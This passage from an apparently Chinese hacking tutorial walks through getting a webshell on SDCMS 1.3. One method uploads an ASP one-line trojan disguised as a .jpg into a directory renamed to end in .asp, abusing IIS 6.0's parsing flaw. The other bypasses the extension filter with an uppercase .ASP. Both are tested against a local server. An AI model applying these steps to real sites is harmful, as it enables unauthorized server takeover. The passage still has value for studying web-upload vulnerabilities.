


图4




图5




图6

继续找别的方法。在“上传设置”中发现还能设置上传文件的保存目录，把原来的上传目录UpFile修改为UpFile.asp，点“保存设置”后保存成功。点“信息管理”下的“信息添加”，在这里可以添加附件。点“添加附件”选择改名为asp.jpg的一句话木马，然后点“上传附件”，提示“文件上传成功”，点编辑器中的“源代码”按钮得到了上传文件的地址/UpFile.asp/201110/2011100649154453.jpg，如图6。用lake2的eval最小马发送端连接http://127.0.0.1//UpFile.asp/201110/2011100649154453.jpg，成功获得shell，如图7。




图7

上面的方法虽然能获得shell，但要求Web服务器软件必须是IIS 6.0，利用的是IIS 6.0的解析漏洞。尽管现在网络上支持ASP的服务器上安装的Web服务器软件绝大多数是IIS 6.0，但还有少数是IIS 5.0以及越来越多的IIS 7.0，遇到这样的服务器就不能用上面的方法拿shell了。有没有通用拿shell的方法呢？




图8




图9

在鬼哥发布漏洞利用工具的帖子的回帖中，有人说在允许上传的文件中添加ASP格式就可以获得shell。难道没过滤大写的ASP？马上在“上传设置”里添加ASP格式，保存设置，这次保存成功了，如图8。把上传目录改回原来的UpFile，在“信息添加”中直接上传改名为asp.ASP的ASP一句话木马，得到上传后的文件为：/UpFile/201110/2011100650642157.ASP，如图9。用lake2的eval最小马发送端连接http://127.0.0.1/UpFile/201110/2011100650642157.ASP，轻松获得shell，如图10。这个获得shell的方法就通用了。

SDCMS的这个漏洞影响最新版本SDCMS 1.3，利用漏洞利用工具可以直接进入存在这个漏洞的网站的后台，进而获得shell，危害性还是很大的。为了方便在本机测试这个漏洞，我把存在漏洞的Sdcms1.3(20110129)的源代码以及漏洞利用程序打包给大家了。

